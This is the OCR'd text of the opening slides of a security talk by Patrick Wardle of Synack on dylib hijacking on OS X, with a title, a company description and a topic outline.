
# ‘DLL Hijacking’ on OS X?

#@%& Yeah!



@patrickwardle

Synack


# WHOIS

Synack

*"sources a global contingent of vetted security experts worldwide and pays them on an incentivized basis to discover security vulnerabilities in our customers' web apps, mobile apps, and infrastructure endpoints."*


always looking for more experts!

@patrickwardle



# AN OUTLINE

## what we'll be covering



history of
dll hijacking

dylib hijacking

loader/linker
features

